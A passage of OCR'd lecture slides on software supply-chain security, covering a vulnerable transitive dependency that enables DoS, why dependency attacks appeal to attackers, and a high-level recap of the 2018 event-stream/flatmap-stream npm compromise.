- ...so he quickly reviews the `read_csv` package: phew, **it is safe!**

Second Act:




- the `read_csv` package uses `load_f` to load files: **this a dependency!**
- unfortunately, `load_f` has a bug that causes an infinite loop if the file contains a special character
- **Jack** saved 3 minutes of his time...
- ...but due to this bug (vulnerability), an attacker can target his code with a crafted file and cause a DoS.

Source: https://displate.com/

Dependency Attacks


- Using **dependencies** as the **entry point** to the software supply chain is very appealing.
- Attacking dependencies allows to:
  - **deliver malicious** code to a vast user base
  - **hijack** the **distribution network** of the ecosystem
  - **deceive detection mechanisms** by using (very) long dependency chains.




Source: http://monkeyuser.com

Example: EventStream

- EventStream (event-stream):
  - is a npm package that allows developers to convey all kind of objects through a data stream
  - has millions of downloads every week
  - compromised in 2018 (the “event-stream incident”)
- The attacker:
  - created **a rogue package**, i.e., flatmap-stream
  - **infiltrated** into the event-stream repository
  - did **not compromise** the code but **added** flatmap-stream as a **dependency** to event-stream
  - went **dormient** and waited
  - **updated** the flatmap-stream package inserting a vulnerability.
- When the event-stream package updated its dependencies:
  - it inherited the vulnerability
  - it became vulnerable.




Example: EventStream




Example: EventStream


1. Attacker gains access to code




Example: EventStream



